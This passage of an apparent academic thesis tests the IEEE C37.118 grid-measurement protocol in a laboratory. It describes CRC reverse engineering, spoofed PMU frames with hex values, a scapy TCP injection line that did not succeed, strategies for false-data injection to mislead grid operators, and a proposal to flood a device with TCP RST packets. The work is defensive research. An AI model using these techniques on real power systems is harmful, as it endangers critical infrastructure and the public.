data can be shortened and checked against a check value to see if the values match up. There exist different types of CRC like GSM and MODBUS, in the case of the C37.118, CRC-CCITT is most commonly used. Three important properties of the CRC-CCITT are pattern coverage, burst error detection capability, and the probability of an undetected error occurring. For this, the Error pattern coverage is equal to 0.999985. The Burst error detection probability of CRC-CCITT is.

- 100% of all bursts less ¡ 17 bits long
- 99.997% of all bursts which are 17 bits long
- 99.9985% of all bursts that are greater than 17 bits long

The Probability of an undetected error is according to [101]

”For any CRC code of length p used for error detection on the binary symmetric channel, the undetected error probability approaches 2–p as the crossover probability and the dimension k of the code increases. ”

To solve the CRC, documentation and references for the C37.118 was used. From the packets gathered during recognisance, it is possible to reverse engineer them to verify the CRC algorithm. To calculate the CRC the algorithm takes the message and message length with a Polynomial and an initial value. The Polynomial is $g(x) = x^{16} + x^{12} + x^5 + 1$. The standard for initial conditions is 0xFFFF, this was possible to determine through reverse engineering. In the case of this work, the initial condition was 0xFFFF, if this on the other hand was not the case a process of checking every possible value from 0x0000 to 0xFFFF would be possible. This would involve taking a for loop and running the code for every one of the 65535 possibilities until the desirable result was granted. When able to verify that the CRC produced correct CHK codes for some random packets picked up during recognisance, producing accurate C31.118 messages would be possible. The Python code to calculate CRC can be found in as ”def crc16(data : bytearray, offset , length)” in the appendix A.

After finding the wanted addresses, SOC and CHK numbers the fake packets are assembled equal to the ones parsed with the same structure as described in Section 3.2.2. This work aims to check the following false messages.

- Active recognisance: Call on the PMU to resend a configuration frame. This frame is usually only sent when setting up a system thus by provoking the system to resend it this work’s goal is to obtain more information useful for parsing and mapping out the system than in the passive recognisance.
- False data injection: By emulating the data packets sent by the PMUs, manipulated messages with false phasor data will be sent.
- Start/Stop message
- Messages with false SOC and CHK values

For Active recognizance, a command frame will be sent from the PDC to any given PMU. After this, a TCP_dump will revile if the PDC receives a new configuration frame or if the given PMU changes behaviour. The packet sent by scapy is as follows

Sync	Frame Size	IDCODE	SOC	FRACSEC	CMD	CHK
aa41	0020	13ee	647092c0	00000000	0005	FE74

For the false data injection, this work will imitate one given PMU in the system sending extra messages from this PMU to the PDC. After this, the stored phasor data in the PDC will revile if the message got accepted and how it was stored and treated. This packet resembles this:

Sync	Frame Size	IDCODE	SOC	FRACSEC	Flags	Phasor data	ROCOF	CHK
aa01	0022	13ee	647092c0	00000000	0000	3f80e504bc8652c542480000	00000000	410E

A start/stop message is a command frame sent by the PDC to a PMU to indicate it to start or stop sending data frames. By faking this it should be possible to observe the stop of data transmission. This command frame looks like this:

Sync	Frame Size	IDCODE	SOC	FRACSEC	CMD	CHK
aa41	0020	13ee	647092c0	00000000	0001/0002	BEF0/8E93

Lastly, a few messages with intentionally false SOC and CHK values will be sent both from the PDC to the PMU and from the PMU to the PDC to be able to observe how the system treats incorrect packets. The packets will have the same layout as the three cases before.

As the data packets are sent by TCP/IP communication protocol. This means that this also needs to be faked. To do this a pyshark script is created to extract the raw Sequence Number, the raw

Acknowledgment number and the TCP Segment Length of the last message sent. Here time is important as the next packet needs the correct sequence number to be accepted. With correct timing, the code needs high accuracy when first intercepting the last message sent between the two IP addresses and IDCODE that is spoofed, before then sending out the fake message with the correct sequence number and Acknowledgment number at the right time. If all of these criteria are achieved the packet should be accepted as a real packet. The pyshark code can be found in appendix A as "def find_seq(pkt)"

Sending packets was done through scapy, a python libary made to manipulate and send packets. Building the message relies on combining all the steps beforehand to create a packet. In scapy the fake packet looks like this: $spoofed.packet = IP(src = srcip, dst = dstip)/TCP(sport = src.port, dport = dst.port, seq = seqs, ack = acks, flags = "PA")/Data$. Starting with the IPs, these are found during recognisance. The src and dst ports can be found using pyshark. Using live capture the packets are first filtrated by interface and IP addresses, filtering out most of the non-useful packets. Furthermore filtering out only data packets from a given IDCODE found in recognisance. Pyshark extracts the ports, sequence number and acknowledgement number for every data packet sent by the given PMU. Next up are the sequence number and acknowledgement number. The acknowledgement number where observed to be static for longer amounts of time, thus it is kept the same even if in most cases this needs to be updated. The sequence number on the other hand is important for the protocol when ordering packets. A sequence number is always equal to the last sequence number plus the length of the TCP element in the last packet. The sequence number in the fake packet is thus, $new_{seq} = int(seqraw) + int(length)$, where length is found using pyshark. With this, the TCP/IP part of the packet is created. The data packets are equal to the ones described, except for a few key differences. The first is that the SOC needs to be dynamic. Using Python to calculate the time this is added in the correct place when the code is run. The CRC depends on the rest of the data packet so this is calculated and added last. After this, the data is added to the TCP/IP element.


This resulted in a script, defined by four functions. In "def find_seq" the pyshark operations are run and are where everything is applied to the incoming packets. Last, in find_seq the "def sendfake" takes in the necessary information to send the packet. When sending a packet the data and TCP/IP is created step by step using the process described above. The code can be found in appendix A

Using this to only send one packet at a time, it is possible to send custom-crated data files over TCP. In the code example above, a data frame with the synchrophasor data being 3.00 P.U and 3.00 P.U too easily be able to observe if the data is received. After sending the packet it is possible to verify it two ways. The first is using TCP_dump and Wireshark to see if the packet is sent and gets through the TCP layer. Secondly, the visualisation software will focus on the given PMU to observe if the false data is registered.

4 Results and observations

4.1 Recognisance and parsing

Only from understanding the standard, parsing was possible. Access to configuration frames or equivalent would be useful but as seen in Figure 37 understanding of packets is still possible. Starting off this result is filtered out to only show one specified PMU. The date is January first, which is wrong but by assuming standard configurations this is a fault by the simulation and as a continuation, the PMU does not properly communicate with the GPS to have time and starts from 01/01/1970 every time. This is also confirmed to be true by the operator. This is not a problem as it is still proves that the message is readable by humans and easily copied. The ID is simply a number, important for identifying a PMU. After identifying which PMUs are essential for the system this is a valuable tool when attempting to mislead the system. PMU 5400 have one phasor operating around P.U levels, the frequency is constantly 50.0 with a ROCOF equal to 0.0.



```
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(0.4908839762210846,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(0.4908839762210846,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(0.6007570624351501,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(0.6007570624351501,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(0.7106302380561829,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(0.7106302380561829,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(0.8205033540725708,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(0.8205033540725708,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(0.9303764700889587,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(0.9303764700889587,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.0402495861053467,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.0402495861053467,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.1501227617263794,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.1501227617263794,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.2599958181381226,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.2599958181381226,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.3698689937591553,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.3698689937591553,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.4797420501708984,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.4797420501708984,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.5896152257919312,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:21 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.5896152257919312,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.6994882822036743,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.6994882822036743,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.809361457824707,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.809361457824707,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.9192346334457397,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(1.9192346334457397,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(2.0291078090667725,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(2.0291078090667725,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(2.1389808654785156,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(2.1389808654785156,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(2.248853921890259,) volt2:(50.0,) cur2:(0.0,)
Thu Jan  1 01:08:22 1970 PMU ID:5400 volt1:(1.0088764429092407,) cur1:(2.248853921890259,) volt2:(50.0,) cur2:(0.0,)
```

Figure 37: Result of praising


This work was consequently able to translate every packet accordingly and with correct values when compared to data received in the visualisation software. It is also possible to translate live. From Section 2.5, this type of attack is considered less likely but high to crucial importance [80].

4.2 Spoofing and sending fake messages

Running the code in appendix A the packet gets created and sent. Comparing the fake packet to a real packet, there are minimal differences and from a human eye indistinguishable without prior knowledge.

Real	Fake
a4 4c c8 5f 85 37 ac 1f 6b 60 5e d1 08 00 45 00	a4 4c c8 5f 85 37 c4 41 1e b4 79 ed 08 00 45 00
00 4a 9c a5 40 00 40 06 88 72 0a 64 00 84 0a 64	00 4b 00 01 00 00 40 06 65 16 0a 64 00 84 0a 64
00 4b 39 84 d5 17 a5 3f 3e ad 45 d4 be a5 50 18	00 4b 39 84 d5 17 a5 3f 5f 7f 45 d4 be a5 50 18
00 5c 22 a3 00 00 aa 01 00 22 0e 75 64 78 5f 1e	20 00 f2 ef 00 00 aa 01 00 22 0e 75 64 78 7b 19
00 0b e6 e0 00 00 3f 81 df 9f 40 46 7e 44 42 48	00 00 00 00 00 00 40 40 00 00 40 40 00 00 22 42
00 00 00 00 00 00 fd 02	48 00 00 00 00 00 60 ec

Unfortunately, the PMU data did not reach the software. Using the TCP_dump and Wireshark, it is possible to confirm that the packet was sent but flagged down as spurious retransmission Figure 38. When observing the packet the sequence number is 2770149307, while the previous sequence number was 2770150973. The sequence number should be 2770151007.



```
1024… 6.807720   10.100.0.132   10.100.0.75    TCP   88 14724 → 54551 [PSH, ACK] Seq=11561 Ack=1 Win=92 Len=34
1024… 6.807930   10.100.0.75    10.100.0.132   TCP   60 54551 → 14724 [ACK] Seq=1 Ack=11595 Win=12283 Len=0
1026… 6.812172   10.100.0.132   10.100.0.75    TCP   89 [TCP Spurious Retransmission] 14724 → 54551 [PSH, ACK] Seq=9895 Ack=1 Win=8192 Len=35
1026… 6.812520   10.100.0.75    10.100.0.132   TCP   66 [TCP Dup ACK 102497#1] 54551 → 14724 [ACK] Seq=1 Ack=11595 Win=12283 Len=0 SLE=9895 SRE=9930
1028… 6.827694   10.100.0.132   10.100.0.75    TCP   88 14724 → 54551 [PSH, ACK] Seq=11595 Ack=1 Win=92 Len=34
1031… 6.847494   10.100.0.132   10.100.0.75    TCP   88 14724 → 54551 [PSH, ACK] Seq=11629 Ack=1 Win=92 Len=34
```

Figure 38: Packet stopped by TCP for being a retransmittion

This resulted in the packet not being accepted by the TCP protocol and therefore dropped. Because of this the packet was never received by the PDC or visualisation software and no disturbance or results were gathered.

Using the script a packet is compiled. Combining the TCP/IP messages with the data packet, messages that are so close that a human would not be able to see the difference is made. This work is proof that completing the attack will be possible. Unfortunately, the fake message was stopped by the TCP protocol. The reason for this is the sequence number. Because the sequence number is sensitive and needs to be the exact next number, any missteps will cause the packet to be flagged out and not accepted. Observed in Wireshark the number was much lower than expected but still in the same ballpark. Most likely the fault is that the code is too slow. By the time the attacker spoofs the sequence number, calculates the next and is able to send the packet many new packets have been sent and the number spoofed is already old. Because the packet was thrown out at the TCP layer it did not reach the control room. Therefore no observations were made here. Some possible solutions will be discussed in Future work.

When faking data packets the goal of an attacker would be to manipulate the power grid in some way. The ultimate goal would be to fool the operator into taking the wrong decision, leading to physical damage to the power grid. A more likely outcome would be forcing the operator to turn the power off in areas manipulated. How an attacker most efficiently could manipulate the data to deceive operators should be further explored and tested in future work. Still, four options have been considered as a part of this work. When considering altering one PMU these cases are explored.

Sending random values: This would most likely be easily detected by the operator. In addition, the control centre compares neighbour bus and line values which easily would indicate that the PMU data is wrong.

Freezing the value: This would be harder to detect but would not cause much chaos either. Because of this getting the desired results or response from the operators would take a long time.

A slow increase or decrease in P.U: This is considered a better option as it is harder to detect and closer to a real problem. If the voltage or frequency deviates from the nominal values example frequency deviating from 50Hz, an operator might be forced to disconnect the node in order to avoid larger impacts until they are able to locate the problem.

Instantaneously send zeros: This could indicate a fault in a line, generator, or load thus the operator would be forced to take fast action.

5 Summary and discussion

When considering the recognisance, parsing and understanding data packets is very much possible. Furthermore, the critical impact of such eavesdropping is concerning. In this work, the attacker is placed in a very convenient position within the system giving the attacker almost free access to everything. How to gain this access would be a challenge but as seen in examples from real life not impossible. Attack surfaces analysis and how to gain this access should be further explored in future work.

The results of this work have proven that when an attacker gets access to eavesdropping, only using easily available sources, would be enough to parse and translate every packet into human-readable messages and accurately map out large parts of the internal system and power system. Being able to map out these systems widens the attack surface for larger attacks and the information may be used to target more vulnerable or important nodes in any system.

Furthermore, the CHK CRC value and SOC creat some initial challenges but is also possible to solve. This would give the attacker a complete understanding of the communication. With this understanding of the system, the attacker would be able to plan bigger attacks and create any type of C37.118 messages. Hardening measures like encryption would make this task close to impossible if thorough enough. Today many of the smart sensors used in power systems are not capable of this which is why implementing such hardening measures is difficult to achieve.

If the attacker is able to manipulate multiple or all PMUS in an area, the goal would be to indicate instability in the system. This can be done by having the voltage or current being greater than the average voltage. Then increasing the voltage in the PMU. This will represent unbalance between generation and consumption. The operator may mistakenly turn off one of the generators to match this thus creating a real unbalance in the system. The same could be done with frequency or by increasing the ROCOF.

The results show that while faking the C37.118 should be possible, the TCP/IP stopped the different messages to get trough. While this is a setback, from the analysis of recent attacks it is proven that such actions are possible given the time frame to perfect an attack. In addition to the analysis, the packets were dropped because of the error in sequence number, not anomaly detection.

6 Future work and conclusion

6.1 Assumptions and future work

To limit the scope of this work some simplifications have been done. The most important is placing the attacker inside the system. By doing this the process of gaining initial access is skipped. This is often one of the most difficult tasks as most hardening measures and the smallest attack surface is here. This should be the focus of future work to really understand the threats to the power system. Understanding how to prevent the attack from even beginning and detecting a potential threat before it gains a foothold within the system will save everyone involved both time and money as well as preserve safety and availability for critical infrastructure around the world.

A continuation of this work should address the problems with faking the TCP/IP layer. To circumvent the issues uncovered in this work, at least two options should be tested. The first is attempting to estimate the number of packets that will be sent between getting the last sequence number and the fake packet being assembled and sent. By guessing and timing multiple attempts, one or two messages might hit. The other option is blocking the PMU from continuing transmission until the fake packet is sent by flooding it with continuous TCP RST packets.

Secondly, future work should explore the outcome of the different attacks. By initially proving that data injections are possible, the next question would be how it can do the most damage and how to soften this. By analysing nodes' importance and vulnerability, it should be possible to determine which areas an attack would cause the most damage. Furthermore how to best build a larger attack. This work has mentioned four archetypes of data injection attacks, these and more should be tested in laboratory settings verifying the damage of the different attacks and documenting how to best detect if the data is real or the control centre is under threat.

In this work, only recognisance and man-in-the-middle/FDIA attacks have been explored. Different attacks can also cause huge problems for power systems if not bigger. Thus attacks like DoS/DDoS should be tested in safe laboratory setups. As seen in the analysis of real attacks DDoS is a prevalent way of attacking almost every system. Both how to create such an attack, how to prevent the attacks and the potential damages and outcome of it should be explored and documented to better secure the infrastructure from attacks.

A wide area of different protocols should be tested and compared. While this work's focus is on the IEEE C37.118, many different protocols exist each with its own strengths and weaknesses. These should all be tested under the same conditions and compared to better evaluate and evolve future communication protocols.

Currently, the National Smart Grid Laboratory does not have to possibility to control or alter the grid simulations like a real control centre. By creating a laboratory environment where an operator would be able to control the grid close to real grid operations, like opening and closing switches and breakers or adjusting production manually. Today this is possible by altering the simulation criteria but is missing the industry like HMI. This would then be another area to attack. An attacker being able to take control of the HMI to control the grid could lead to huge problems and damages.

Lastly, the implementation of HIL simulations. To test the possible effect attacks may have on physical hardware in a system. By implementing hardware like real lines or generators it would be possible to see the effect a cyber attack may have on this hardware, much like the Aurora test briefly mentioned in Section 2.4.

6.2 Conclution

This work has presented the changes and challenges of the modern power system. In doing so it has opened itself up to new threats and vulnerabilities able to compromise and threaten the power system.

To fully understand the nature of cyber attacks a deeper look into real and recent attacker on the power sector have been done. This has made it apparent that the threat is real and can have huge consequences on both businesses and people. This also made it possible to break down a typical attack structure making it possible to better understand and test in a safe laboratory setting. Using this knowledge a serious look into weaknesses and vulnerabilities is made clear and may be used for educational purposes to make similar attacks harder in the future.

Knowing this has to be a priority going forward both for industry, government, and academia, a laboratory set up to safely test and verify the security of communication protocol is created. By using a simulated system the tests are safe and possible to test on large-scale systems with connection to a control centre, accurate to real industry control rooms. It is also made possible to observe the effect from an operator's point of view. Further, this setup was used to test the security of the C37.118 protocol.

From the test of the C37.118 communication protocol, it is made apparent that if an attacker gets access to the data flow, parsing for understanding and mapping out the system is possible. Further, the knowledge from eavesdropping and parsing these messages is enough for an attacker to plan a bigger attack and crate fake messages indistinguishable from the real ones. While some parts of the protocols were harder to fake, it was still proven possible even in a short time frame, and as shown in earlier analyses attackers in these kinds of operations usually have the possibility to use years to perfectly break the system.

Lastly, the aim of this work is ultimately to widen the conversation of cyber-security in power systems and facilitate further progress in the field. By utilising existing laboratories around the world it is possible to experiment, check and verify current end future protocols and designs for adequate measures to hinder attacks. Exploring new hardening measures and how to implement them will also be essential moving forward.

References

[1] *Digitalisering av energisektoren.* Energi21. [Online]. Available:https://www.energi21.no/contentassets/86993711a2574541a86ab776f94b52d5/energi21_digital21_2020--digital-versjon-lq--enkeltsider.pdf

[2] *Cyber security assessment in modern power system.* Jørgen Skagemo. Specialisation Project Report, Department of Electric Energy, Norwegian University of Science and Technology (NTNU), Trondheim, Norway, 2022.

[3] *Critical infrastructure.* European Commission. [Online]. Available:https://home-affairs.ec.europa.eu/pages/page/critical-infrastructure_en

[4] *CRITICAL INFRASTRUCTURE SECTORS.* Cybersecurity and Infrastructure Security Agency. [Online]. Available:https://www.cisa.gov/critical-infrastructure-sectors

[5] *STRØMNETTET.* ENERGIFAKTA NORGE. [Online]. Available:https://energifaktanorge.no/norsk-energiforsyning/kraftnett/

[6] *Electric power consumption (kWh per capita) - Norway.* The World Bank. [Online]. Available:https://data.worldbank.org/indicator/EG.USE.ELEC.KH.PC?end=2014&locations=NO&start=1960

[7] *Nettutviklingsplanen 2021.*Statnett. [Online]. Available:https://www.statnett.no/for-aktorer-i-kraftbransjen/planer-og-analyser/nettutviklingsplanen/

[8] *Statnett.* Statnett. [Online]. Available:https://www.statnett.no

[9] *Tennet.* Tennet. [Online]. Available:https://www.tennet.eu

[10] *Nationalgrid.* Nationalgrid. [Online]. Available:https://www.nationalgrid.com

[11] *EnergiNet.* EnergiNet. [Online]. Available:https://en.energinet.dk

[12] *Nett.*NVE. [Online]. Available:https://www.nve.no/energi/energisystem/nett/

[13] *Elvia.*Elvia. [Online]. Available:https://www.elvia.no

[14] *Lyse.*Lyse. [Online]. Available:https://www.l-nett.no

[15] *Agder Energi.*Agder Energi. [Online]. Available:https://www.aenett.no

[16] *Thermoeconomic Analysis of Residential Rooftop Photovoltaic Systems with Integrated Energy Storage and Resulting Impacts on Electrical Distribution Networks.*Thomas T.D. Tran, Amanda D. Smith. [Online]. Available:https://www.researchgate.net/figure/Simple-illustration-of-the-electricity-network-35-36_fig2_326540694

[17] *Multiple Instances QoS Routing in RPL: Application to Smart Grids.* Jad Nassar, Matthieu Berthomé, Jérémy Dubrulle, Bruno Quoitin. [Online]. Available:https://www.researchgate.net/figure/Smart-Grid-Communication-Network-13_fig1_326699585

[18] *Forskrift om systemansvaret i kraftsystemet.* Lovdata. [Online]. Available:https://lovdata.no/dokument/SF/forskrift/2002-05-07-448

[19] *UK Transition from DNO to DSO model amidst changing grid landscape.* Saqib Saeed. [Online]. Available:https://powertechresearch.com/uk-transition-from-dno-to-dso-model-amidst-changing-grid-landscape/

[20] *Market approaches for TSO-DSO coordination in Norway.* N-SIDE. [Online]. Available:https://www.statnett.no/contentassets/525e71910628494db2e4c627eb00dddc/market-approaches-for-tso-dso-coordination-in-norway.pdf

[21] *Energy transition outlook.* International Renewable Energy Agency. [Online]. Available:https://www.irena.org/Energy-Transition/Outlook#regional-outlooks

[22] *TSO-DSO COORDINATION FOR ACQUIRING ANCILLARY SERVICES FROM DISTRIBUTION GRIDS*. SMARTNET. [Online]. Available:https://smartnet-project.eu/wp-content/uploads/2019/05/SmartNet-Booktlet.pdf

[23] *MAKING WAY FOR TWO-WAY POWER FLOWS: PLANNING AND CONTROL MATTERS*. Landisgyr. [Online]. Available:https://www.landisgyr.com/ezine-article/making-way-two-way-power-flows-planning-control-matters/

[24] *SmartGrid technologies for Flexible Production: Initial Explorations and Laboratory Case Study* . Nikolay Galkin, Valeriy Vyatkin. [Online]. Available:https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8397851&tag=1

[25] *Power system flexibility: A review*. O.M.BabatundeaJ, L.Mundaa, Y.Hamamab. [Online]. Available:https://www.sciencedirect.com/science/article/pii/S2352484719309242#fig1

[26] *NORFLEX*.Agder Energi, Glitre Energi, NODES, Statnett. [Online]. Available:https://www.statnett.no/om-statnett/innovasjon-og-teknologiutvikling/vare-sentrale-prosjekter/norflex/

[27] *DIGITALIZATION AND THE FUTURE OF ENERGY*.DNV. [Online]. Available:https://www.dnv.com/power-renewables/themes/digitalization/index.html

[28] *Digitalization is paramount to the success of energy transition with context-specific data*. Martin V Bennetzen. [Online]. Available:https://www.capgemini.com/no-no/insights/expert-perspectives/digitalization-a-key-enabler-for-energy-transition/

[29] *Digitalization set to transform global energy system with profound implications for all energy actors*. International Energy Agency. [Online]. Available:https://www.iea.org/news/digitalization-set-to-transform-global-energy-system-with-profound-implications-for-all-energy-actors

[30] *Digitalisation of the energy system*. European Commission. [Online]. Available:https://energy.ec.europa.eu/topics/energy-systems-integration/digitalisation-energy-system_en

[31] *Digitalisating the energy system - EU action plan*. European Commission. [Online]. Available:https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A52022DC0552&qid=1666369684560

[32] *Recommendations for the European Commission on a European Strategic Framework and Potential Future Legislative Acts for the Energy Sector*. ENERGY EXPERT CYBER SECURITY PLATFORM. [Online]. Available:https://energy.ec.europa.eu/system/files/2017-03/eecsp_report_final_0.pdf

[33] *IEC 61850:2022 SER Series*. International Electrotechnical Commission. [Online]. Available:https://webstore.iec.ch/publication/6028

[34] *TC 57 Power systems management and associated information exchange*. International Electrotechnical Commission. [Online]. Available:https://www.iec.ch/dyn/www/f?p=103:7:0::::FSP_ORG_ID,FSP_LANG_ID:1273,25

[35] *IEC 61970-CGMES:2022*. Standard Norge. [Online]. Available:https://www.standard.no/no/Nettbutikk/produktkatalogen/Produktpresentasjon/?ProductID=932784

[36] *IEC 62351 – Cyber Security Series for the Smart Grid*. International Electrotechnical Commission. [Online]. Available:https://syc-se.iec.ch/deliveries/cybersecurity-guidelines/security-standards-and-best-practices/iec-62351/

[37] *IAttacking Power Grid Substations: An ExperimentDemonstrating How to Attack the SCADA Protocol IEC60870-5-104*. Laszlo Erdodi, Pallavi Kaliyar, Siv Hilde Houmb, Aida Akbarzadeh, and André Jung Waltoft-Olsen. [Online]. Avaliable:https://www.lupovis.io/identify-and-prevent-reconnaissance-attacks/

[38] *Mapping of IEC standards*. International Electrotechnical Commission. [Online]. Available:https://mapping.iec.ch/#/maps/21

[39] *The Three Goals of Cyber Security-CIA Triad Defined.* Preferred IT Group, LLC. [Online]. Avaliable:https://www.preferreditgroup.com/2019/08/27/the-three-goals-of-cyber-security-cia-triad-defined/

[40] *UNDERSTANDING CYBER THREATS: CRIMINAL GANGS, NATION-STATE ACTORS, AND SCRIPT KIDDIES.* Todd Thiemann. [Online]. Avaliable:https://www.hyas.com/blog/understanding-cyber-threats-criminal-gangs-nation-state-actors-and-script-kiddies

[41] *Security Architecture Design Phase: The concept of a threat intelligence driven defendable architecture.* Telenor. [Online]. Avaliable:https://www.telenor.com/innovation/technology/cyber-security/security-architecture-design-phase-the-concept-of-a-threat-intelligence-driven-defendable-architecture/

[42] *The US is readying sanctions against Russia over the SolarWinds cyber attack. Here's a simple explanation of how the massive hack happened and why it's such a big dea.* NIsabella Jibilian and Katie Canales . [Online]. Avaliable:https://www.businessinsider.com/solarwinds-hack-explained-government-agencies-cyber-security-2020-12?r=US&IR=T

[43] *SolarWinds hack was 'largest and most sophisticated attack' ever: Microsoft president.* Reuters Staff. [Online]. Avaliable:https://www.reuters.com/article/us-cyber-solarwinds-microsoft/solarwinds-hack-was-largest-and-most-sophisticated-attack-ever-microsoft-president-idUSKBN2AF03R

[44] *Encryption Basics.* Kevin Stine and Quynh Dang . [Online]. Avaliable:https://library.ahima.org/doc?oid=104090

[45] *Symmetric Key Encryption - why, where and how it's used in banking.* Peter Smirnoff and Dawn M. Turner . [Online]. Avaliable:https://www.cryptomathic.com/news-events/blog/symmetric-key-encryption-why-where-and-how-its-used-in-banking

[46] *What is Asymmetric Encryption? Understand with Simple Examples.* SAVVY SECURITY. [Online]. Avaliable:https://cheapsslsecurity.com/blog/what-is-asymmetric-encryption-understand-with-simple-examples/

